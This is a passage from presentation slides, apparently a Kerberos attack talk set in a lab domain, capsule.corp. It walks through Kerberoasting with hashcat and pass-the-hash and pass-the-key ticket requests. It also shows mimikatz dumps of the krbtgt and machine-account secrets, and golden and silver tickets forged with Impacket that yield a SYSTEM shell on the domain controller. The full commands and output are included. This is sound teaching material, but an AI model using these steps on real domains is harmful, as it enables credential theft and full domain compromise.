      name-type: KRB5-NT-SRV-INST (2)
      sname-string: 2 items
        SNameString: updateSvc
        SNameString: updateServer.capsule.corp
    enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 2
      cipher: 14893009acbf39f28a1747b3a96ec459625a161e456cf64a...
  enc-part

```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
updateSvc/updateServer.capsule.corp	updateSvc		2021-02-07 02:49:05.610077	<never>	

```

$krb5tgs$23$*updateSvc$CAPSULE.CORP$updateSvc/updateServer.capsule.corp$14893009acbf39f28a1747b3a96ec459$625a161e456c164a0d594c9680394f7e81c43192701c448c075640e8062875c4f2e6036d2438c927b82809d2522c/bc087351fb92547eb666586befcb548ae40a4d929c1e5c0e29dea25750f2588040d49b0b520461eb10d487d38713f42211ae1bc6956802ed6406195e60d78074636c569d3684a02ec8d8c4754e06786bdf3a8fb6d344083660370415c7280e824d804f587de78bd9558baef34be1c5cba0016a4b7c894627b628ab7cf8af6a59d1f48638c0b9735d2470eaac65fd73b128f2be172f661e7a02b7aa0062d891fd1790d039152e77fd13d341eb6aff9341412a90ea4b4ba59590f886e61ca92b2d75c985363abeac98a58e0f79b7571ff1b5292ab47d419a10c6724542d6c2a2037ba288f92d3b3bdf6f61747c273ef457165bc53a535daf5af494517c5d9ccb2c90c754b418551491fce495dc86835a1a07bbb6fb3cc655a9b1c55826878080d09ed11952dd1c311e211726cc3b6f3156de41de0098abc11b0dae18115164e35f3369474f9dd82e213833979560de0744771b233338732dc791718e0ef7fc47e6545583dac953c62b28d00e2ce0328e4e8b94ec49f6a1471fcba08e25ff04faf22545a1344a593fb37bf45d37d3778b9d6e7a6925c82935b364784b3484754484ff64232bf8bdd90c8b96f3da230b79e58d66068edec2e6ddb614f5c689aa9739ae05b49e85c047d4d56aeea5acd362bad5674b7bd5955d3f9805918d63fdf522daa5056ce407eb42978d9f932db20e759ca55e1a82fef766c1a40fffee565dd282e36614b5bc6fa249c7366b9b361c801bf2e6de8bc19c49e25c2320e3944737f39ded9e9a3fd9dc19335eaad7bfdaf784d4d5391bef379793020e288a01457675be9be6aca5a76bc149d292b0838994358c4db80ce98f06ccc94b82a26f292e755dcbef62dc1eeeeeeb7444b54ff288a30f1ed935f32b01271f930acae980c030c9804a5912522a10b3a52f211d2256b2d1ee7b49c401a9a0871a99ee9f6b0dcae209e1f325486a65a46b8a78f870edff3e5910d5bd03e76c7d7136b535e465d9fc034208012e5b43beaf4fc8ad95d931cc0c5fb59b2a4bf74c518cba045c4190920fe9457b9ed92289f4807f17bcd9029993733804b9b201e3e54ee4e9f59c6bae09d24228a3e51443e31adca1421b03d874422151cb89462d674d6df5353b2533b339a076103f8c607ebb7882

```

```
PS C:\> ./hashcat.exe -m 13100 .\hash.txt .\pass.txt
```

19600 for etype 17
19700 for etype 18

```
Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, TGS-REP
Hash.Target...: C:\users\att14s\Desktop\hash.txt
Time.Started...: Sun Feb 07 12:30:26 2021 (0 secs)
Time.Estimated...: Sun Feb 07 12:30:26 2021 (0 secs)
Guess.Base....: File (C:\users\att14s\Desktop\pass.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 458 H/s (0.17ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered.....: 6/6 (100.00%) Digests, 6/6 (100.00%) Salts
Progress.....: 6/6 (100.00%)
Rejected.....: 0/6 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:0-1
Candidates.#1...: Patatas123 -> Patatas123
Hardware.Mon.#1...: Temp: 31c Fan: 31% Util: 28% Core:1341MHz Mem:3504MHz Bus:16
```

Remember!

- If you manage to crack a ST, don't just look for common permissions (e.g. local admin on X system)
- You have the Key used to encrypt Tickets for that service
 - You can forge Service Tickets for that service! (A.K.A. Silver Tickets)
- You can become ANYONE on that service
 - SQL Server: impersonating DB admins
 - Mail Server: impersonating other users and obtaining their messages
 - File Server: impersonating other users and obtaining/modifying their files
 - ...

User Impersonation

Playing with Tickets

Do you have a user's secret key(s)?

1. Obtain a TGT! - AS-REQ / AS-REP
2. Obtain Service Tickets! - TGS-REQ / TGS-REP
3. Try to access services! - AP-REQ / AP-REP



```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop\Tools> .\Rubeus.exe hash /password:Patatas123 /user:yamcha /domain:capsule.corp

(____)\_)_ [__]_ [__] \ [__] [__] [__] / [__]
| | \ \ | | | | | | ) [__] [__] [__] [__] / [__]
| | | | / | | / | | ) [__] / ( [__]

v1.6.1

[*] Action: Calculate Password Hash(es)

[*] Input password      : Patatas123
[*] Input username       : yamcha
[*] Input domain         : capsule.corp
[*] Salt                 : CAPSULE.CORPyamcha
[*]   rc4_hmac           : BD35111AB3B0D46129EFBDBAB06B49C4
[*]   aes128_cts_hmac_sha1 : 3419C22AD62235AD238FBC5329C57B70
[*]   aes256_cts_hmac_sha1 : 173136328D5901A10D009C344CE5C23DFBE1A1790A021831C3EB09867BBBE02E
[*]   des_cbc_md5          : 0EB325234A1A2C86

PS C:\Users\Administrator\Desktop\Tools>
```

```
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/getTGT.py capsule.corp/yamcha:Patatas123
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in yamcha.ccache
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/getTGT.py capsule.corp/yamcha -hashes :BD35111AB3B0D46129EFBD
BAB06B49C4
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in yamcha.ccache
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/getTGT.py capsule.corp/yamcha -aesKey 173136328D5901A10D009C3
44CE5C23DFBE1A1790A021831C3EB09867BBBE02E
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in yamcha.ccache
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
```

Playing with Tickets


Do you have a TGT and its TGS Session Key?

1. Obtain Service Tickets! - TGS-REQ / TGS-REP
2. Try to access services! - AP-REQ / AP-REP





attl4s@ubuntu: ~



```
attl4s@ubuntu:~$ export KRB5CCNAME=yamcha.ccache
attl4s@ubuntu:~$ python3 /opt/Win/impacket/examples/smbclient.py -k -no-pass capsule.corp/yamcha@dc01.capsule.corp
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Type help for list of commands
#
#
# use SYSVOL
#
#
# ls
drw-rw-rw-      0  Wed Apr 15 23:27:21 2020 .
drw-rw-rw-      0  Wed Apr 15 23:27:21 2020 ..
drw-rw-rw-      0  Wed Apr 15 23:27:21 2020 capsule.corp
#
# cd capsule.corp
#
# ls
drw-rw-rw-      0  Wed Apr 15 23:28:40 2020 .
drw-rw-rw-      0  Wed Apr 15 23:28:40 2020 ..
drw-rw-rw-      0  Sat Feb 13 16:45:08 2021 DfsrPrivate
drw-rw-rw-      0  Thu Feb  4 20:47:12 2021 Policies
drw-rw-rw-      0  Wed Apr 15 23:27:21 2020 scripts
# █
```

Playing with Tickets

Do you have a Service Ticket and its Server Session Key?

1. Try to access services! - AP-REQ / AP-REP




```
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/getST.py capsule.corp/yamcha -k -no-pass -spn cifs/dc01.capsule.corp
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

[*] Using TGT from cache
[*] Getting ST for user
[*] Saving ticket in yamcha.ccache
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ export KRB5CCNAME=yamcha.ccache
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ 
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/smbclient.py -k -no-pass capsule.corp/yamcha@dc01.capsule.corp
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use SYSVOL
# ls
drw-rw-rw-    0  Wed Apr 15 23:27:21 2020 .
drw-rw-rw-    0  Wed Apr 15 23:27:21 2020 ..
drw-rw-rw-    0  Wed Apr 15 23:27:21 2020 capsule.corp
# 
```

Forged Kerberos Tickets

- Tickets are encrypted with the secret key of the service to whom they are targeted
- If we know a service's secret key, we can forge our own Tickets or modify legitimate ones!



Golden Tickets

- A Golden Ticket is a forged TGT
- For TGTs, they are encrypted using Ticket-Granting Service's (TGS) secret key
 - This service is running with the **krbtgt** service account
- If you happen to obtain krbtgt's secret key, you can forge TGTs as any user on the domain

```
mimikatz 2.1.1 x64 (oe.eo)

#####
mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /user:krbtgt
Domain : CAP / S-1-5-21-272438138-3995100478-3847831165

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 168d7abe6178f5806f2c2ba33782569a
  LM :
  Hash NTLM: 168d7abe6178f5806f2c2ba33782569a
    ntlm- 0: 168d7abe6178f5806f2c2ba33782569a
    lm   - 0: ad4cfb32b23702c02da01b45a44add2f

* WDigest
  01 7db61bb54623cb098e2dc518e33f168f
  02 2ce16a8b1a20101624886acf8bfeaa2a
  03 7ef759a00354e1f886e08cf66c9a2522
  04 7db61bb54623cb098e2dc518e33f168f
  05 2ce16a8b1a20101624886acf8bfeaa2a
```



attl4s@ubuntu: ~



```
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/ticketer.py -domain capsule.corp -domain-sid S-1-5-21-272438138-3995100  
478-3847831165 -nthash 168d7abe6178f5806f2c2ba33782569a SPIDERMAN  
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation  
  
[*] Creating basic skeleton ticket and PAC Infos  
[*] Customizing ticket for capsule.corp/SPIDERMAN  
[*]   PAC_LOGON_INFO  
[*]   PAC_CLIENT_INFO_TYPE  
[*]   EncTicketPart  
[*]   EncAsRepPart  
[*] Signing/Encrypting final ticket  
[*]   PAC_SERVER_CHECKSUM  
[*]   PAC_PRIVSVR_CHECKSUM  
[*]   EncTicketPart  
[*]   EncASRepPart  
[*] Saving ticket in SPIDERMAN.ccache  
attl4s@ubuntu:~$  
attl4s@ubuntu:~$ export KRB5CCNAME=SPIDERMAN.ccache  
attl4s@ubuntu:~$  
attl4s@ubuntu:~$ psexec.py -k -no-pass dc01.capsule.corp  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
[*] Requesting shares on dc01.capsule.corp....  
[*] Found writable share ADMIN$  
[*] Uploading file IFDOjwkge.exe  
[*] Opening SVCManager on dc01.capsule.corp....  
[*] Creating service mUTu on dc01.capsule.corp....  
[*] Starting service mUTu.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
nt authority\system
```

Silver Tickets

- A Silver Ticket is a forged Service Ticket (ST)
- For STs, they are encrypted using the secret key of the service to whom they are targeted
- Services are often offered by
 - Computers (e.g. CIFS, WS-MAN...) → Secret key of the specific computer
 - Service accounts (e.g. MSSQL, Azure AD Sync...) → Secret key of the service account
- If you happen to obtain a service's secret key, you can forge Service Tickets as any user for that specific service

```
mimikatz 2.1.1 x64 (oe.eo)

.#####. mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com  ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

640 {0;000003e7} 1 D 45859           NT AUTHORITY\SYSTEM   S-1-5-18     (04g,21p)    Primary
-> Impersonated !
* Process Token : {0;000be7e0} 1 D 3295037    CAP\Administrator   S-1-5-21-272438138-3995100478-3847831165-500
(18g,26p) Primary
* Thread Token : {0;000003e7} 1 D 3431467    NT AUTHORITY\SYSTEM   S-1-5-18     (04g,21p)    Impersonation (Delegation
)

mimikatz # lsadump::secrets
Domain : DC01
SysKey : 3ef85f6666924f827164fb2069f3db34

Local name : DC01 ( S-1-5-21-1111382747-3341544591-1083646094 )
Domain name : CAP ( S-1-5-21-272438138-3995100478-3847831165 )
Domain FQDN : capsule.corp

Policy subsystem is : 1.18
LSA Key(s) : 1, default {317c18ab-dc06-6f21-617a-4dffbb5caa157}
[00] {317c18ab-dc06-6f21-617a-4dffbb5caa157} 9194c8b311fe97e473f755de37126f8487f2104ff7c14a1012dd637c0db7dfdc

Secret : $MACHINE.ACC
cur/hex : 62 d5 6f 35 d5 2b b9 c9 98 98 f7 1d 00 2a cc c3 2f 04 d3 87 c4 b0 6a 60 65 8b a0 bb a9 e0 fd 7f 4d 8d d2 25 41 e5 56 a2
fb 19 b0 87 bd fe bc 4d b8 14 b0 17 cf e3 b8 04 65 2c a0 c1 c1 f5 08 c6 a4 62 70 d2 03 75 43 25 87 54 9b 9e cb 54 9c b4 ed 69 d6
1e ae 6a 59 b2 36 f3 52 07 bc 2d 43 56 85 4f 63 f0 7f 3b fd b8 d3 7b c3 e6 ce 20 ca 67 86 7f e1 67 bb e8 e8 5a 18 9c 17 eb b1 4a
46 fd 9a 4b 14 f5 9f bd 7c e2 8d ec 45 5b 10 58 5d 31 46 bc 6c 35 0b 7a 61 4c d8 88 bc 71 93 7e 47 af 06 8d 1a d1 8e be d7 b4 86
00 f9 aa fd 59 76 1b d4 3f 72 c1 d4 d5 8d 3f 99 aa 71 cb c8 4a 8c 66 0f 1b d7 7f 43 4f ff e4 7d 67 46 1e 1c d2 93 c7 96 6e 4a 3e
52 c6 88 24 5b 3d 6c e1 41 0d 5b 9b cf c6 5c 40 ce ee b3 73 9b b0 3a f7 91 45 f6 8c
NTLM:c81b5d6b69ca38c92a62f1d9be5d1aaa
SHA1:5f5ad27d8a843e86d33ea10a6a4f376075c71de5
```



attl4s@ubuntu: ~



```
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/ticketer.py -domain capsule.corp -domain-sid S-1-5-21-272438138-3995100  
478-3847831165 -nthash c81b5d6b69ca38c92a62f1d9be5d1aaa -spn cifs/dc01.capsule.corp SPIDERMAN  
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation
```

```
[*] Creating basic skeleton ticket and PAC Infos  
[*] Customizing ticket for capsule.corp/SPIDERMAN  
[*]   PAC_LOGON_INFO  
[*]   PAC_CLIENT_INFO_TYPE  
[*]   EncTicketPart  
[*]   EncTGSRepPart  
[*] Signing/Encrypting final ticket  
[*]   PAC_SERVER_CHECKSUM  
[*]   PAC_PRIVSVR_CHECKSUM  
[*]   EncTicketPart  
[*]   EncTGSRepPart  
[*] Saving ticket in SPIDERMAN.ccache  
attl4s@ubuntu:~$  
attl4s@ubuntu:~$  
attl4s@ubuntu:~$ export KRB5CCNAME=SPIDERMAN.ccache  
attl4s@ubuntu:~$  
attl4s@ubuntu:~$  
attl4s@ubuntu:~$ psexec.py -k -no-pass dc01.capsule.corp  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Requesting shares on dc01.capsule.corp....  
[*] Found writable share ADMIN$  
[*] Uploading file MaYilKvR.exe  
[*] Opening SVCManager on dc01.capsule.corp....  
[*] Creating service BbLI on dc01.capsule.corp....  
[*] Starting service BbLI....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

Kerberos Delegation

See you on “You do (not) Understand Kerberos” part 2!

MANY THANKS!

Any Question?

Is anybody awake?

